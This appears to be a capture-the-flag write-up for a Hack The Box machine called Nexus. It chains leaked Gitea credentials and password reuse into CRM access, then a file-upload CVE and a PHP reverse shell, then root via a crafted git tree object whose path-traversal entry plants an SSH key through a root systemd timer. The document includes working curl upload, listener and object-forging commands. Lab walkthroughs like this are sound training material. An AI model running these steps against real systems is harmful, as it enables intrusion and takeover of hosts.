HTB: Nexus
Two independent leaks combine to log into a CRM as the wrong-but-reused password, an authenticated file-upload CVE gets a shell, and a custom root-owned systemd timer with unsanitised git plumbing is abused via a hand-crafted malicious tree object to plant an SSH key as root.

Recon
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nexus.htb/
Added nexus.htb to /etc/hosts.
Vhost Fuzzing
ffuf -u http://nexus.htb -H "Host:FUZZ.nexus.htb" \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -ac
git [Status: 200]
billing [Status: 302]Two subdomains:
git.nexus.htb— Giteav1.26.0billing.nexus.htb— “Powered by Krayin, an open-source project by Webkul”
Gitea — Exposed Admin Panel
ffuf -u http://git.nexus.htb/FUZZ -w /usr/share/wordlists/dirb/big.txt
# admin  [Status: 200]

/admin grants immediate access with no authentication — a single repository is
visible.

.env Leak
The repo’s current .env leaks the Krayin CRM mail configuration, but no usable
password.
Git History — the Password Was There All Along
The repo has two commits. The older commit still contains the plaintext DB/admin
password that was later scrubbed from .env:

That recovered password did not authenticate directly — the account it was originally tied to wasn’t the one actually usable for login.
Pivoting the Leaked Password to a Real Account
Back to recon on the main site (nexus.htb): a hiring/job post names a hiring manager
and their email address.


Using that email + the password recovered from Gitea’s git history logs into Krayin CRM successfully — the password had been reused across accounts.
Krayin CRM 2.2.0 — CVE-2026-38526
The instance runs Krayin CRM v2.2.0, vulnerable to an authenticated arbitrary file upload → RCE:
An authenticated arbitrary file upload vulnerability in the
/admin/tinymce/uploadendpoint of Webkul Krayin CRM v2.2.x allows attackers to execute arbitrary code via uploading a crafted PHP file. — GHSA-j8gj-mw5g-642g / CVE-2026-38526 / PoC
Exploitation
Krayin is Laravel-based; requests need both the session cookie and a matching
X-XSRF-TOKEN header (Laravel CSRF protection). Grabbed both from the authenticated
browser session.
SESSION='<krayin session cookie value>'
XSRF='<XSRF-TOKEN cookie value, URL-encoded>'
XSRF_DECODED=$(python3 -c "import urllib.parse; print(urllib.parse.unquote('$XSRF'))")
Gotcha: the app’s real session cookie name is
krayin_crm_session, not the shorterkrayin_session— confirmed via Laravel’s Ignition debug page (APP_DEBUG=true), which threw aTokenMismatchExceptionand dumped the exactSet-Cookieheader on a mismatched first attempt. Using the wrong cookie name silently starts a fresh unauthenticated session server-side, which is why the CSRF token appeared to mismatch.
Confirmed the real controller from the same debug dump:
Webkul\Admin\Http\Controllers\TinyMCEController@uploadUploaded a pentestmonkey PHP reverse shell (IP/port pre-configured inside the file):
curl -s -b "krayin_crm_session=$SESSION; XSRF-TOKEN=$XSRF" \
  -H "X-XSRF-TOKEN: $XSRF_DECODED" \
  -F "file=@php-reverse-shell.php" \
  http://billing.nexus.htb/admin/tinymce/upload
{ "location": "http://billing.nexus.htb/storage/tinymce/7bcea5ec704f639c6508daa9c1f4d040.php" }No extension filtering on the upload — the .php file lands in /storage/tinymce/
and is directly executable.
Trigger
nc -lvnp 4444curl -s http://billing.nexus.htb/storage/tinymce/7bcea5ec704f639c6508daa9c1f4d040.phpConnection received on 10.129.67.203 44714
Linux nexus 6.8.0-111-generic #111-Ubuntu SMP PREEMPT_DYNAMIC ...
uid=33(www-data) gid=33(www-data) groups=33(www-data)Local Enumeration — User Pivot
www-data@nexus:/$ cat /etc/passwdOnly one real interactive-shell account besides service users: jones (uid 1000).
git (uid 111) also has /bin/bash — the Gitea system account.
Krayin’s live .env (readable as www-data, this app instance running from
~/krayin) has the real DB credentials, not the scrubbed placeholder seen in the
Gitea repo:
www-data@nexus:~/krayin$ cat .envDB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y2[REDACTED]GbRPassword reuse again — that same password also works as jones’s Unix/SSH
password:
ssh jones@nexus.htbUser Shell — jones
jones@nexus:~$ id; groups
uid=1000(jones) gid=1000(jones) groups=1000(jones),100(users)
User Flag
jones@nexus:~$ cat user.txt
d5f9[REDACTED]eceb
Privesc Enumeration So Far
jones@nexus:~$ sudo -l
# [sudo] password for jones:
# Sorry, user jones may not run sudo on nexus.

jones@nexus:~$ getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=epjones@nexus:~$ find / -perm -4000 -type f 2>/dev/null/usr/bin/gpasswd /usr/bin/umount /usr/bin/chfn /usr/bin/fusermount3
/usr/bin/newgrp /usr/bin/sudo /usr/bin/mount /usr/bin/su /usr/bin/chsh
/usr/bin/passwd /usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1 /usr/lib/openssh/ssh-keysignAll standard — nothing custom. No sudo rights, no unusual SUID/capabilities.
jones@nexus:~$ cat /etc/cron* 2>/dev/null | grep -v '^#'Only the default run-parts hourly/daily/weekly/monthly jobs — nothing custom, no
writable script in the chain.
jones@nexus:~$ find / -writable -type f -path '*/etc/*' 2>/dev/nullEmpty — no writable config files.
The Lead: a Custom Systemd Timer
crontab//etc/cron.d were boring, but jones has no pspy and no way to watch
processes live — so systemd timers were checked instead:
jones@nexus:~$ systemctl list-timers --allNEXT LEFT LAST PASSED UNIT ACTIVATES
Thu 2026-08-06 23:22:13 UTC 29s Thu 2026-08-06 23:21:13 UTC 30s ago gitea-template-sync.timer gitea-template-sync.service
...gitea-template-sync.timer fires every 60 seconds and is clearly custom (not stock
Ubuntu). Dumped the unit and the script it runs:
jones@nexus:~$ systemctl cat gitea-template-sync.service[Unit]
Description=Sync Gitea templates
After=network-online.target
[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50sRuns as root, every minute.
jones@nexus:~$ cat /etc/gitea/template-sync.pyThe script (readable by jones) authenticates to Gitea’s API with a stored token,
finds every repo flagged as a “Template Repository”, and for each one:
- Runs
git ls-tree -r HEADdirectly against the bare repo on disk (/var/lib/gitea/data/gitea-repositories/<owner>/<name>.git). - For every entry,
git cat-file blobextracts the content and writes it toos.path.join(STAGING_DIR, owner, name, filepath).
filepath comes straight from git ls-tree output with no sanitisation, and the
script never calls git checkout or git archive — the two git commands that
actually enforce path-traversal protection. Raw plumbing (ls-tree/cat-file)
doesn’t validate paths at all. A git tree object can legally contain an entry named
../../../../root/.ssh/authorized_keys; git ls-tree will print it, cat-file will
extract it, and Python’s os.path.join() + open() will happily write there — as
root.
Crafting a Malicious Tree Object
Normal git add/git hash-object -t tree won’t let you create an entry containing
.. — Git added fsck validation against exactly this after CVE-2014-9390. Bypassed
it by writing the loose object file directly into .git/objects/, skipping any
git command that validates:
ssh-keygen -t ed25519 -f /tmp/pwnkey -N ""
mkdir /tmp/traversal && cd /tmp/traversal && git init -q
BLOB=$(git hash-object -w /tmp/pwnkey.pub)
python3 -c "
import hashlib, zlib, os, binascii
blob_hex = '$BLOB'
mode = b'100644'
name = b'../../../../../../../root/.ssh/authorized_keys'
entry = mode + b' ' + name + b'\x00' + binascii.unhexlify(blob_hex)
content = b'tree ' + str(len(entry)).encode() + b'\x00' + entry
sha1 = hashlib.sha1(content).hexdigest()
compressed = zlib.compress(content)
objdir = os.path.join('.git','objects', sha1[:2])
os.makedirs(objdir, exist_ok=True)
with open(os.path.join(objdir, sha1[2:]), 'wb') as f:
f.write(compressed)
print('TREE:', sha1)
"git config user.email "jones@nexus.htb"
git config user.name "jones"
git commit-tree <TREE_HASH> -m "sync"
git update-ref refs/heads/main <COMMIT_HASH>jones also turned out to have a real Gitea account (same reused password, a third
time). Created a new repository as jones, owner set to jones:

Critically, ticked “Make repository a template” — this is what makes
template-sync.py pick it up on its next run:

Pushed the crafted commit into it:
git remote add origin 'http://jones:REDACTED@git.nexus.htb/jones/evil-template.git'
git push -f origin main
Gotcha: a literal
!!in a password is a Bash history-expansion trigger inside an interactive shell — it silently mangled the password on the first attempt. Fixed withset +Hto disable history expansion for the session.
Within 60 seconds gitea-template-sync.timer fired as root, extracted the crafted
blob, and traversed straight out of its staging directory into
/root/.ssh/authorized_keys.
Root
ssh -i /tmp/pwnkey root@nexus.htb
root@nexus:~# cat root.txt
b27b[REDACTED]2aae
Takeaways
- A publicly exposed Gitea
/adminwith no auth is a huge intel leak on its own — even a single repo’s.env+ commit history handed over working credentials. - Secrets scrubbed from the latest commit are not gone. Git history retains
everything. Always check
git log -pon any leaked repo, not just the current tree. - Credential reuse across different accounts is what actually cracked the login — the leaked password wasn’t for the leaked email, it belonged to a hiring manager found via a completely unrelated recon path. Two independent leaks had to be combined.
- Password reuse struck a second time: the live app’s
DB_PASSWORD(readable oncewww-datawas obtained) doubled as the real Unix/SSH password forjones. It struck a third time too — the same password also worked forjones’s Gitea account. - Raw git plumbing (
ls-tree,cat-file) has zero path-traversal protection — that safety lives ingit checkout/git archive, not in the underlying object model. Any script that walks a tree and writes files by hand, without using those commands, is reimplementing an extraction routine that git spent years hardening — and re-introducing the bug in the process. - A custom root-owned systemd timer was the whole ballgame.
crontab/cron.dwere clean; the actual automation lived insystemctl list-timers. Always check timers, not just cron, when hunting for scheduled root tasks. - Git’s own tooling blocks malicious trees (post-CVE-2014-9390), but only through
porcelain. Writing the loose object file directly into
.git/objects/bypasseshash-object’s fsck entirely —commit-treeandpushnever re-validate it. - Bash history expansion (
!!) can silently corrupt secrets typed into interactive commands. A password containing!!got replaced with the previous shell command untilset +Hdisabled expansion for the session — a subtle, easy-to-miss failure mode worth remembering for any secret with!in it. - Laravel’s Ignition debug page, left enabled with
APP_DEBUG=true, is a gift when things go wrong. It revealed the correct session cookie name and the exact vulnerable controller, turning a confusing 419 into a precise fix.
Flags
user (jones): d5f9[REDACTED]eceb
root:         b27b[REDACTED]2aae